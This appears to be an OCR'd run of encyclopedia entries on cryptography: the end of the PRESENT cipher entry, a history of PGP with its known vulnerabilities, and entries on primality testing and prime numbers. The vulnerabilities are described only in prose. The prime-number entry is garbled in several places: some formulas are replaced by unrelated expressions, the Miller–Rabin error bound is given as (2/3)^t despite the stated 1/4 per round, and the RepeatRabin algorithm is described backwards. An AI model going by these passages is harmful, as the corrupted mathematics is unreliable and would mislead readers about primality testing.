This part briefly describes the key scheduling of the 80 bit version. The reader can refer to Bogdanov et al. (2007) for details and the key scheduling of the 128 bit version. PRESENT-80 uses an 80-bit key register that is updated in each round. At each round the 64-bit round key consists of the 64 leftmost bits of the current contents of register K. After each round, the key register is rotated by 61 bit positions to the left, the leftmost four bits are passed through the PRESENT S-box, and a round counter is xored with some bits of K.

Cryptanalytic Results

Since its publication PRESENT has received a lot of attention by the research community. Several attacks on reduced-round versions have been proposed. The first published attack is a differential attack on a 16-round version with a complexity of roughly 2^{64} (Wang 2008). A statistical saturation attack (Collard and Standaert 2009) can be applied to up to 24 rounds of PRESENT faster than by an exhaustive key search. An algebraic differential attack (Albrecht and Cid 2009) can break up to 19 rounds faster than an exhaustive key search.

Implementation Results

PRESENT was designed to be especially suitable for low-cost devices. More precisely, it was designed to have a minimal number of gate equivalences when implemented in hardware. PRESENT can be implemented with approximately 1, 000 gate equivalences. It can also be implemented efficiently on FPGAs (Field-Programmable Gate Arrays). An overview of various implementation results for a large variety of platforms can be found in Poschmann (2009).

Cross-References

Block Ciphers
Symmetric Cryptosystem

Recommended Reading

Albrecht M, Cid C (2009) Algebraic techniques in differential cryptanalysis. In: Dunkelman O (ed) FSE. Lecture notes in computer science, vol 5665. Springer, Berlin, pp 193–208
[zbMATH]

Bogdanov A, Knudsen LR, Leander G, Paar C, Poschmann A, Robshaw MJB, Seurin Y, Vikkelsoe C (2007) PRESENT: an ultra-lightweight block cipher. In: Paillier P, Verbauwhede I (eds) CHES. Lecture notes in computer science, vol 4727. Springer, Heidelberg, pp 450–466

Collard B, Standaert F-X (2009) A statistical saturation attack against the block cipher PRESENT. In: Fischlin M (ed) CT-RSA. Lecture notes in computer science, vol 5473. Springer, Berlin, pp 195–210
[zbMATH]

Poschmann A (2009) Lightweight cryptography: cryptographic engineering for a pervasive world. In: IT-security, vol 8, 1st edn. Europäischer Universitätsverlag, Bochum
[zbMATH]

Wang M (2008) Differential cryptanalysis of reduced-round present. In: Vaudenay S (ed) AFRICACRYPT, Casablanca. Lecture notes in computer science, vol 5023. Springer, Berlin, pp 40–49
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_215

Pretty Good Privacy (PGP)

Clemens Heinrich[66] ✉
(66) Francotyp-Postalia GmbH, Birkenwerder, Germany

✉ **Clemens Heinrich**
Email: c.heinrich@francotyp.com

Synonyms

PGP

Definition


Pretty Good Privacy (PGP) is the most widely used software package for email and file protection.

Background

History

PGP was primarily developed by Philip R. Zimmermann Fig. 1 in the early 1990s in order to facilitate encryption and digitally signatures of email messages and electronic files. Over the next decade, it advanced from the niche market of the cryptography community to a commercial mainstream product with easy-to-use user interface. PGP is available in a variety of editions on all major operating systems, including mobile devices, and integrates, for example, as plug-in to email systems such as Microsoft Outlook, Lotus Notes, Novell GroupWise, Apple Mail, and the Mozilla Thunderbird. PGP brings its own key management applications and key server, but also inter-operates with X.509-compliant public key

infrastructures (PKI) and LDAP-based directory services. The core cryptographic algorithms are FIPS-140 approved and backing for smartcards and PKCS#11-enabled devices is provided.



Pretty Good Privacy (PGP), Fig. 1 Phil Zimmermann

Besides the commercial PGP, a culture of compliant, free software packages has evolved. They partly stem from the original PGP source code, now published as noncommercial international versions. Others, like GNU Privacy Guard (GnuPG), were developed independently based on the OpenPGP standard (Callas et al. 2007).

The creator of PGP, Philip Zimmermann, describes himself as a privacy and civil rights activist. He intended to create a strong public-key encryption software that would support every computer user to privately exchange electronic mail.

The development of PGP took place in view of an increasing pursuit and efficiency of U.S. law-enforcement and other governmental agencies to analyze huge amounts of electronic communication, and the impending U.S. Senate Bill 266 (1991), which obliged manufacturers to add back doors to communication products, permitting the authorities access to all conveyed information in decoded form. Senate Bill 266 was later discarded

after vigorous protests of libertarian and industry groups (Zimmermann 1996, 1999).

The first version of PGP for Microsoft DOS was released in June 1991 as an Internet give-away through a friend of Zimmermann. It spread rapidly worldwide (Garfinkel 1995), but faced several problems. Firstly, the novel symmetric cipher algorithm *Bass-O-Matic* turned out to be fundamentally flawed.

Secondly, the patented RSA algorithm was implemented without a valid U.S. licence. Earlier in 1991, Zimmermann had unsuccessfully tried to obtain a free licence from RSA Data Security Inc., maybe because PGP resembled too closely to their own product *Mailsafe*. He decided not to buy a commercial license to keep the door open for distributing PGP as shareware.

Finally, because the software utilized strong cryptography, PGP fell under the U.S. jurisdiction of the International Traffic in Arms Regulations (ITAR) and Arms Export Control Act (AECA). The unapproved export from the U.S. to other countries was illegal, even more its release over the Internet or at that time prevalent Bulletin Board Systems (BBS).

The U.S. Customs Bureau interviewed Zimmermann and others involved in the distribution, as a result of complaints from RSA Data Security; documents relating to PGP were subpoenaed from Zimmermann. A grand jury started gathering evidence to decide whether to indict Zimmermann on unlawful arms-export. The case raised a controversial public debate on privacy and government-controlled cryptography politics. Zimmermann became a symbol of the civil rights and privacy movement, while facing up to 5 years imprisonment sentence and huge legal expenses. The investigations lasted from 1993 to 1996. Eventually, the prosecution was declined, at least partially, impelled by the public opposition (Diffie and Landau 1998; Electronic Frontier Foundation legal cases archive n.d.).

PGP v2.0 shipped in September 1992, replacing Bass-O-Matic by the Swiss International Data Encryption Algorithm (IDEA) as its principal block cipher, which was licence free for noncommercial products. This release was developed by Zimmermann and an informal team of international programmers, including Branko Lankester (Netherlands) and Peter Gutmann (New Zealand) (International PGP web site n.d.).

Zimmermann sold the exclusive rights for commercial versions to ViaCrypt, which released ViaCrypt PGP 2.4 shortly after the purchase in

November 1993 (Garfinkel 1995). ViaCrypt resolved the RSA and IDEA patent infringements. Several major and minor products preceded up to PGP 4.5.

In spring 1994, the Massachusetts Institute of Technology (MIT) issued PGP version 2.6 as freeware. This was possible because the MIT negotiated an agreement with RSA Data Security to incorporate the RSAREF toolkit, the freely re-distributable reference source code of the RSA algorithm (RSA Public Key Encryption). As part of the deal, the software introduced an altered signature format incompatible towards earlier versions, which infringed upon RSA patents. Long-time users were forced to upgrade or be locked out.

In June 1997, PGP 5.0 was published. The source code was completely rewritten for the first time since 1991. New features included a graphical user interface for Microsoft Windows variants and the Apple Macintosh.

The collection of cryptographic algorithms was extended by the block ciphers CAST and triple DES (for session keys), the Secure Hash Algorithm (SHA) and RIPEMD-160 as additional hash functions and, maybe most importantly, by introducing Diffie–Hellmann Digital Signature Standard (DH/DSS) keys, whose patents had recently expired.

One new feature was introduced as Corporate Message Recovery (CMR) or Additional Decryption Key (ADK); it permitted an additional, implicit encryption of message session keys under a corporate escrow key, firmly bound to the users certificate. Numerous critics publicly disapproved the feature as a means of antagonistic surveillance, arguing that the available group addressing feature would solve a company's legitimate interest in message recovery already. Furthermore, a serious implementation flaw was revealed, which enabled unauthorized certificate modifications and remained undetected by the software (Senderek 2000).

In 1997, ViaCrypt merged with Zimmermann's company Phil's Pretty Good Software (PPGS) into PGP Inc. In December of the same year, Network Associates Inc. (formerly McAfee Associates) acquired the PGP Inc.

Beginning with v5.0i, an official international PGP branch was established outside the US by Ståle Schumacher Ytteborg from Norway. Although cryptographic software in electronic form was still strictly export-regulated under U.S. laws, no such restrictions applied to printed material. Consequently, the complete source code was printed in an OCR-friendly

font to a 600-page hard cover by MIT Press and shipped from the US to Europe perfectly legal. Until the US export controls loosened in 1999, all major releases up to v6.5.1i were conveyed as books, then scanned electronically in order to recover the original source code and republished internationally (GnuPG, GNU privacy guard n.d.).

The product releases from v5.0 up to v7.1 added various utilities and functionality such as disk encryption, a graphical key administration tool and key server, a firewall, and a virtual private network (VPN) solution, along with several adaptations to third-party communication software. Up through v6.5.8, NAI disclosed the program source code for public peer review. PGP Corp. continued this practice beginning with v8.0.

After Zimmermann left Network Associates in February 2001, NAI declared the PGP business segment for sale in July 2001. In order to rescue the PGP product suite, the PGP Corporation was founded with Zimmermann and the cryptographer Bruce Schneier as members of the technical advisory board. It took over most of the product units and copyrights relating to PGP about a year later in June 2002 and announces the shipping of the next PGP v8.0 for autumn of that year. Since then the company's product suite evolved significantly to cover all aspects of personal (PGP Desktop v9.x) and enterprise data protection (PGP Universal Server v2.x).

GnuPG

An independent implementation based on the OpenPGP standard (Callas et al. 2007), GNU Privacy Guard or GnuPG, was released in version 1.0 in September 1999 by Werner Koch (Germany). Created as a free UNIX command-line utility under the GNU Public License (GPL) in the first place, the software and a large set of complementary projects were ported to all major operating systems and evolved into a mature tool suite.

GnuPG is functionally complete and OpenPGP-compatible, but avoids patent-protected algorithms, particularly IDEA, in its core distribution (GnuPG, GNU privacy guard n.d.). GnuPG was funded in part by the German Federal Ministry of Economics and Technology (BMWi) in an effort to improve and spread secure email exchange.

The international PGP (International PGP web site n.d.) and OpenPGP Alliance (OpenPGP alliance n.d.) web sites summarize information on further PGP-enabled products.

Theory

OpenPGP Standard

Zimmermann compiled an initial specification describing data structures and methods employed in his implementations. Later, the PGP2 format was derived and became an Internet Engineering Task Force (IETF) *work in progress* Internet draft, RFC1991, in August 1996 (Atkins et al. 1991). Since 1998, the specification is further developed as *OpenPGP Message Format* by the OpenPGP Working Group of the IETF (Callas et al. 2007). RFC 4880 and its predecessors give a complete specification of formats and algorithmic methods for secure, electronic communication, and file storage. The document intends to provide a framework for interoperable OpenPGP application and defines, in addition to the description of cryptographic techniques, a variety of packet types for message and key items.

Web of Trust Model

PGP established a decentralized trust model, where each party acts as an end-user and as a certification authority (CA) at the same time. All users are introducers to the Web Of Trust, generate their key pairs, distribute their own public keys, and certify those of other users.

As opposed to a centralized, hierarchical, X.509-compliant public key infrastructure (PKI), no standardized or company-specific security policies are applied, and only little additional information is certified, except the mere public key binding to the user's name and email address. PGP users maintain their personal trust relationships locally and rate them by personal trust values. The distribution of PGP keys is facilitated by public or proprietary key directory servers (MIT PGP public key server n.d.; PGP global key directory n.d.).

A general framework regarding trust management structures is presented by Blaze (Blaze et al. 1996).

Experimental Results

In August 2000, the implementation of the aforementioned CMR/ADK feature turned out to be flawed. Sub-packets of type CMR/ADK are intended to be contained inside an area of the public key packet that is

validated with the key pairs self-signature; when located outside, such sub-packets need to be ignored for message encryption (and their existence reported as warning to the user). Senderek inspected several PGP versions up to 6.5.1i and found this condition not satisfied for keys stored under the v4 packet format that was newly introduced with PGP v5.0 (Senderek 2000). He placed unprotected recovery key information into both *RSA* and *DH/DSS* public key packets and showed that the respective program versions still encrypted messages under both keys. PGP commercial and freeware versions 6.5.8 and later had this bug fixed; later PGP versions offer an option to generate legacy RSA keys, which are compliant to the immune v3 format. GnuPG does not support an ADK/CMR feature.

In March 2001, two Czech cryptologists, Klima and Rosa, discovered a weakness in the OpenPGP private keyring specification that may lead to the disclosure of signature keys (Klima and Rosa 2001). Both common packet formats, v3 for *RSA* and v4 for *RSA* and *DH/DSS* keys, are attacked through similar steps, although the respective algorithm parameters are encrypted under a strong, passphrase-derived, symmetric cipher. The stored parameters of the key packets are suitably modified, allowing to recalculate the original private keys, if a message, signed under the tampered key, can be obtained by an attacker. For instance, v3 key packets (only the RSA algorithm is supported) hold the private key parameters enciphered, but their length fields and a 16-bit checksum are stored in the clear. v4 key packets encrypt the length fields and checksum, too. Nevertheless, Klima and Rosa give a prospect of about a half to successfully exploit the CFB mode properties on the last plaintext block of a 1024-bit RSA key packet using the Rijndael/AES block cipher. Regarding DH/DSS v4 key packets, the attack takes advantage of the fact that the public key data fields are not protected, but are nevertheless used during signature generation. Replacing the subgroup generator and a 1024-bit prime parameter with smaller fabricated values reduces the discrete logarithm computation to a feasible problem. In a practical scenario, an attacker needs to gain full access to the victim’s private keyring file twice. A first time, so that the keyring can be tampered, and a second time after the victims signature key was recovered, to restore the original keyring to cover up the attack. PGP subjects RSA keys to a built-in integrity check during the signing process, so that altered key parameters are detected, but other products should undergo a comprehensive audit. However, DH/DSS keys of PGP 5.0–7.04 are

affected, later versions are fixed, as well as GnuPG beginning with v1.0.7. The Klima/Rosa vulnerability is not highly critical because the attacker needs to have physical access to the victims computer. Assuming the keyring files cannot be obtained through a network link, which certainly is good practice, it might be more efficient, for example, to replace PGP executable files on the target computer, once its location was penetrated, in order to recover the users passphrase directly by monitoring key strokes. On the other side, the format specification does not define a proper, inherent keyring protection.

An implementation flaw in PGP versions 5.0–7.04 allows the execution of malicious code after opening an ASCII armored file under Microsoft Windows operating systems. Chris Anley (United States) from the security company @stake showed that PGP creates a temporary file of arbitrary names and arbitrary contents on the target machine during the process of parsing the ASCII armor (Anley 2001). Assuming the file name was chosen to be an appropriate dynamic link library (DLL) and contains executable code with valid library entry functions, then, due to the Windows DLL loading strategy, the manipulated code might be executed by a subsequent application started. The vulnerability occurs because temporary files are generated in directories such as the current directory, which are also included in the DLL loaders search path and because PGP does not properly remove the temporary file if the parsing fails. NAI supplied patches for PGP 7.03 and 7.04; later releases are not affected anymore.

Cross-References

Identity-Based Encryption
Security Standards Activities

Recommended Reading

Anley C (2001) Windows PGP (pretty good privacy) ASCII armor parser vulnerability. @stake security advisory, original document name: a040901–1.txt, April

Atkins D, Stallings W, Zimmermann P (1991) PGP message exchange formats. IETF RFC 1991. http://www.ietf.org/rfc/rfc1991.txt

Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings IEEE conference on security and privacy. AT&T Research, Los Alamitos
[zbMATH]

Callas J, Donnerhacke L, Finney H et al (2007) OpenPGP message format. IETF RFC 4880, 2007. This document obsoletes predecessors RFC 1991 and RFC 2440. http://www.ietf.org/rfc/rfc4880.txt

Diffie W, Landau S (1998) Privacy on the line. MIT Press, Cambridge, MA
[zbMATH]

Electronic Frontier Foundation legal cases archive. http://www.eff.org/

Garfinkel S (1995) Pretty good privacy. O'Reilly, Sebastopol
[zbMATH]

GnuPG, GNU privacy guard. http://www.gnupg.org/

International PGP web site. http://www.pgpi.org/

Klima V, Rosa T (2001) Attack on private signature keys of the OpenPGP format. PGPTM programs and other applications compatible with OpenPGP. http://eprint.iacr.org/2002/076.pdf

MIT PGP public key server. http://pgp.mit.edu/

OpenPGP alliance. http://www.openpgp.org/

PGP global key directory. http://keyserver.pgp.com/

Senderek R (2000) Key experiments—how PGP deals with manipulated keys. http://senderek.de/security/key-experiments.html

Zimmermann PR (1996) Testimony of Philip R. Zimmermann to the subcommittee on science, technology and space, of the U.S. Senate Committee on Commerce, Science, and Transportation. http://www.philzimmermann.com/

Zimmermann PR (1999) Why I wrote PGP. http://www.philzimmermann.com/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300711

Prevention

Situational Awareness for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_468

Primality Proving Algorithm

Anton Stiglic[67] ✉
(67) Instant Logic, Montreal, QC, Canada

Definition

A *primality proving algorithm* is a primality test that provides a proof of primality, contrary to a probabilistic primality test, which asserts primality with a certain probability.

Cross-References

Certificate of Primality
Elliptic Curves for Primality Proving
Primality Test
Prime Number

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_469

Primality Test

Anton Stiglic[68] ✉
(68) Instant Logic, Montreal, QC, Canada

Definition

A *primality test* is a criterion that can be used to test whether an integer is prime. The term is also used to designate an algorithm that tests whether a given integer is prime based on some criteria.

Cross-References

Elliptic Curves for Primality Proving
Primality Proving Algorithm
Prime Number
Probabilistic Primality Test

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300712

Primary Key

Master Key

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300713

Prime Certificate

Certificate of Primality

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_470

Prime Generation

Anton Stiglic[69] ✉
(69) Instant Logic, Montreal, QC, Canada

Definition

Prime generation refers to methods to generate prime numbers.

Theory

The most common methods to generate prime numbers use a primality test. Typically, a random candidate is chosen and tested for primality; if the candidate is found to be composite another candidate is chosen at random. The process is repeated until a prime is found. One can also test a sequence of integers derived from one randomly chosen candidate. For example, choose a random odd integer n and apply a sieving procedure (sieving) to the sequence $n, n + 2, n + 4, \ldots, n + 2k$, for some k. Then test the sequence incrementally until the first prime is found. (With high probability, a prime will be found within $O(\ln n)$ steps.) Probable primes are generated in this way by using a probabilistic primality test, while a so-called primality proving algorithm can be used to generate integers that are guaranteed to be prime. Some primality proving algorithms generate a certificate of primality, which can be used to independently verify the primality of an integer. Another method consists in directly constructing integers that are guaranteed to be prime. These prime generation algorithms are typically recursive; Maurer's method is an example. Primes with certain properties, such as safe primes and strong primes, can also be generated using specialized techniques. For a more detailed discussion on prime generation, and references, see prime number.

Cross-References

- Primality Test
- Prime Number

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_471

Prime Number

Anton Stiglic[70] ✉
(70) Instant Logic, Montreal, QC, Canada

Definition

A *prime number* is an integer, greater than 1, whose only divisors (positive integer factors) are 1 and itself. For example the prime divisors of 10 are 2 and 5. The first 7 primes are 2, 3, 5, 7, 11, 13 and 17. An integer greater than 1 that is not prime is called a *composite*.

Background

Prime numbers play a central role in number theory (also known as *higher arithmetic*) as can be observed by the *fundamental theorem of arithmetic*, which can be stated as follows: Any positive integer (other than 1) can be written as the product of prime numbers in a unique way (disregarding the order of the factors). Thus, prime numbers can be viewed as the multiplicative building blocks from which all whole numbers are constructed. This is a significant theorem with an analogy to chemistry, saying that just as any natural compound can be broken into basic elements from the periodic table, in a unique way, so can any integer be broken into a product of primes. It is interesting to note that if 1 were considered to be prime, the uniqueness property of the fundamental theorem of arithmetic would not hold. For example, if 1 were a prime, 6 could be written as 2×3, or $1 \times 2 \times 3$. Thus, rather than considering 1 as a prime and losing the uniqueness property, 1 is considered to be neither a prime nor a composite, instead it is called a *unit*.

Prime numbers play a major role in cryptography, especially in public-key cryptography. For instance, in their landmark 1976 paper "New Directions in Cryptography," Diffie and Hellman present a secure key agreement protocol that can be carried out over public communication channels (Diffie–Hellman Key Agreement). Their protocol gave birth to the notion of public-key cryptography. The operations in the protocol they describe are based on arithmetic modulo a large prime number (more precisely, the arithmetic was done in a Galois Field of a large prime order, refer modular arithmetic and finite field). Since then, many other cryptographic systems that were proposed were based on the use of large prime numbers and mathematical results surrounding these. For example, large prime numbers are used in public-key encryption schemes, key agreement, digital signature schemes, and pseudo-random number generators.

One basic question that can be asked about prime integers is—how may of them exist? The answer is that there are infinitely many of them! The earliest proof of the infinitude of primes is due to the Greek mathematician Euclid (300 B.C.) and can be found in his work, the *Elements*. A modified version of Euclid's proof is: Suppose that there is a finite set of prime integers, say $\{p_1, p_2, \ldots, p_k\}$ for some fixed value k. Now, consider $N = (p_1 \cdot p_2 \cdot \ldots \cdot p_k) + 1$ (the product can be computed since there are only a finite number of terms). N is not equal to 1 and is greater than any prime in the hypothetical set of finite primes, thus N is a composite and should be divisible by a prime. However, for any prime p_i in the finite set or primes, p_i does not divide N since p_i divides $p_1 \cdot p_2 \cdot \ldots \cdot p_n$, so it cannot divide $p_1 \cdot p_2 \cdot \ldots \cdot p_i + 1$ (this is due to a basic theorem in number theory that states that if an integer greater than 1 divides an integer x, it cannot possibly divide $x + 1$ as well). Contradiction! Since the only unfounded assumption is about the finite size of the set of primes, this assumption must be erroneous, and the number of primes must be infinite.

Theory

Not only is there an infinity of primes, it is also known that in any sufficiently large interval, there are a good number of them, and one can

approximate the quantity. This is important to approximate the chance of a large, randomly chosen number being prime.

Let $\pi(x)$ denote the number of primes smaller or equal to x. It can be shown that for any $x \geq 114$,

$$\frac{x}{\ln(x)} < \pi(x) < \frac{5}{4} \cdot \frac{x}{\ln(x)}$$

This result is, in fact, a refinement of the so called *Prime Number Theorem*, which states that $\pi(x)$ is *asymptotic* to $\hat{\mathrm{f}}(t)$. These results allow us to conclude, among other things, that the chance of a random integer x being prime is about $1/\ln(x)$.

Since prime numbers are used in many different algorithms and protocols, the following questions may also be asked: How does one generate a prime integer? And, given an integer, how does one verify whether or not it is prime?

Two techniques exist that answer these questions for small numbers, the *Sieve of Eratosthenes* and *Trial Division*. The sieve of Eratosthenes allows one to generate all the primes less than or equal to a given positive integer n. The technique consists of initially listing all the numbers from 2 up to n in order. For example, to generate all the primes up to 20, one starts with the sequence

$$2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16,$$
$$17, 18, 19, 20$$

Starting from 2 (the first prime in the sequence), one deletes all the multiples of 2 with the exception of 2 itself. In the example, this gives

$$2, 3, 5, 7, 9, 11, 13, 15, 17, 19$$

Next, starting from 3 (the next prime in the sequence), one deletes all the multiples of 3 (except 3 itself). The example gives

$$2, 3, 5, 7, 11, 13, 17, 19$$

In general, if the sequence at the t-th state is such that p is the t-th prime, then the next step is to keep p and delete all the other multiples of p. In the example, the last sequence stated is the final sequence, containing all the primes up to 20. This technique is only efficient for small numbers.

Trial division, on the other hand, is a technique to test the primality of an integer. It is perhaps the simplest primality test one can think of. Given an odd integer *n* (the only even prime is 2), try to divide it by all odd integers less than *n*. The number is prime if no divisors are found. It suffices to try dividing it by all odd integers up to $\sqrt{n}$ since if *n* is composite, at least one prime factor of *n* must be less than or equal to the square root of *n*. This primality test is very inefficient, however, since to determine if an integer *n* is prime, one needs to execute about $\sqrt{n}$ divisions. This is exponential in the size of *n* and thus not considered to be efficient for large numbers since the number of steps is not bounded by a polynomial in the size of *n* (Polynomial Time).

For large integers (such as the ones used in public-key cryptography), techniques are needed that are much more efficient for generating and testing primes. A method used in practice to generate large prime numbers is based on the use of an efficient primality test and can be described as follows: To generate a large prime, execute the following steps:

1. Generate as a candidate an odd random integer *n* of appropriate size.

2. Test *n* for primality.

3. If *n* is determined to be a composite, start again at step 1.

Results regarding the density of prime numbers say that a prime number is found in a reasonable amount of time. As stated before, the chance of a random integer *x* being prime is about $A_d^{(i)}$, and this chance becomes at least $A_d^{(i)}$ if only odd integers are tested since all of the even integers greater than 2 are composite. Thus, if the candidates that are chosen are 2048-bit odd integers, then one can expect to test at most about $\frac{\ln\left(2^{2048}\right)}{2}$ of them, or about 710 odd integers. Instead of choosing a new random candidate in each iteration of the loop, one could start from a random odd integer candidate *n* and test the sequence *n*, *n* + 2, *n* + 4, … until one finds a prime. This procedure is called an incremental search. With high probability, a prime will be found within *O*(ln*n*) steps, although there are currently no proofs guaranteeing that a prime will be found quickly for all

starting points. Using specific search sequences might increase the chance that a candidate is prime. For example, to speed up the process, one can take the proposed sequence and apply a *sieving procedure* to remove composites with small prime factors, then test the integers in the resulting sequence. A sieving procedure eliminates most composites in the sequence rapidly. The efficiency of generating large random prime numbers in this way is based on the efficiency of the primality test that is used. A lot of work has been done in primality testing throughout the years. The subject is a very important one as demonstrated by the following quote from article 329 of *Disquisitiones Arithmeticae* (1801) by C.F. Gauss:

> The problem of distinguishing prime numbers from composite numbers, and of resolving the latter into their prime factors is known to be one of the most important and useful in arithmetic. It has engaged the industry and wisdom of ancient and modern geometers to such an extent that it would be superfluous to discuss the problem at length …Further, the dignity of the science itself seems to require that every possible means be explored for the solution of a problem so elegant and so celebrated.

Primality Tests and Primality Proofs

There are two types of primality tests: true and probabilistic. Given a candidate integer, a true primality test will *prove* whether the candidate is prime without any probability of error, while a probabilistic primality test can declare that the candidate is *probably* prime with a certain probability of error. The former can be used to generate so-called *provable primes*, the latter can be used to generate *probable primes*. Algorithms implementing true primality tests that prove the primality of an integer are also called primality proving algorithms. Most probabilistic primality tests are correct when they declare a candidate to be composite but may mistakenly declare a composite to be prime. Typically, when using a probabilistic primality test, step 2 of the prime number generation algorithm, described earlier, is executed multiple times in order to decrease the probability of it, falsely declaring a composite to be prime. In the following, various probabilistic and true primality testing algorithms are discussed.

Primality Test

In the seventeenth century, Fermat came up with a theorem referred to as Fermat's Little Theorem. The contrapositive of this theorem says that given an integer *n*, if there existsan integer *a*, $1 \leq a \leq n-1$ such that $(Q - I)\,\mathbf{g} = \mathbf{0},$, then *n* is guaranteed to be a composite (See the entry on Modular arithmetic for adiscussion of this type of arithmetic). This is the basis of the Fermat primality test. To generate a random prime using Fermat's test, do thefollowing:

1. Generate a random integer *n* of appropriate size.

2. Generate a random integer *a*, $1 \leq a \leq n-1$ and verify whether or not $a^{n-1} \equiv 1 \mod n$.

3. If the above equality is true, declare that the number is probably prime, else start again at step 1.

If the *n* is a composite, there is a good chance that the integer *a*, in step 2, will render the equivalence false, thus proving from Fermat's Little Theorem that *n* is composite. In step 2, an integer *a* for which the equivalence is satisfied for a composite *n* is called a *Fermat liar* (to primality) for *n*, while such an *n* is called a *pseudoprime to the basea* (Pseudoprime). For a given candidate, step 2 can be executed multiple times, with different values of *a*, while the equivalence remains true, in order to increase the confidence that *n* is prime. However, the test is not a guarantee of primality since there exist integers *n* for which all integers *a* are Fermat liars. Such *n* are called *Carmichael numbers*.

In 1976, Miller described a true primality test that determines in polynomial time, assuming the *Extended Riemann Hypothesis* (ERH), whether a given number is prime. ERH is widely believed to be true, but mathematicians have been trying (and failing!) to prove it for over 100 years.

A year later, Solovay and Strassen discovered a randomized algorithm for testing primality based on a criterion due to Euler (Atkin and Larson 1982; Solovay and Strassen 1977). The algorithm has a probability of error that can be made arbitrarily small for all inputs. In other words, when the algorithm declares an integer to be prime, there is a small probability that in

fact the integer is a composite. This probability of error can be made to be as small as 2^{-100}, or even smaller, while the algorithm still remains efficient. A random value *a* for which a composite *n* passes the Euler criteria is called an *Euler liar* (to primality) for *n*, while such an *n* is called an *Euler pseudoprime to the basea*. The test resembles Fermat's test, but it doesn't have the drawback of having composites for which every base is a liar, which is one reason why the probability of error can be made arbitrarily small for any input. Furthermore, the result is *unconditional*, meaning that it is not based on any unproven hypothesis (such as ERH).

Rabin (1976, 1980) later modified Miller's algorithm to present it as an *unconditional*, but randomized polynomial-time algorithm, a form that is comparable to the Solovay and Strassen algorithm with a probability of error that can be made arbitrarily small as well.

This last algorithm (with some optimizations from Knuth (1981)) is commonly referred to as the Miller–Rabin probabilistic primality test, or the *strong pseudoprime test*. A random value *a* for which a composite *n* passes the primality criteria of the Miller–Rabin test is called a *strong liar* (to primality) for *n*, while such an *n* is called a *strong pseudoprime to the base a*. The Miller–Rabin primality test is more efficient then the Solovay–Strassen test and is always correct at least as often (the set of strong liars is a strict subset of the set of Euler liars, which in turn is a strict subset of Fermat liars). The Miller–Rabin test is the most commonly used test for generating primes in practice. One iteration of the Miller–Rabin test will err in declaring a composite integer to be a prime with probability less than $\frac{1}{4}$, while *t* iterations will err with probability less than $\left(\frac{2}{3}\right)^t$. That is to say that $H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$, where *X* stands for *n is composite* and Y_t stands for *RepeatRabin(n,t) returned "prime,"* RepeatRabin(*n*, *t*) being the algorithm that executes *t* iterations of Miller–Rabin's test and outputs "composite" as soon as any iteration declares *n* to be prime, else returns "prime" if each iteration passed. The algorithm is always correct when it declares an integer to be composite. A more interesting result stating that $H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$ can also be proven using elementary probability theory and the fact that prob[$Y_1 \mid X$] is actually much smaller than $\frac{1}{4}$ (Beauchemin et al. 1998). In fact, the error probabilities given are *worst case estimates*. Damgård, Landrock, and Pomerance (1993) gave numerical upper bounds for these

probabilities which are much smaller when choosing candidates independently from a uniform distribution. So, for example, when looking for a 1000-bit prime, to get a probability of error that is less than 2^{-100}, one can simply choose independently, and from a uniform distribution, 1000-bit numbers and subject each candidate to up to 3 independent iterations of the Miller–Rabin test, until one is found that passes 3 consecutive tests. There are also low upper bounds for the probability of error when using an incremental search with Miller–Rabin, these are given by Brandt and Damgård in 1993.

Other probabilistic algorithms exist that are efficient and have a small probability of error on each round when declaring an integer to be a prime, there are also mixes of tests that seem to be very good.

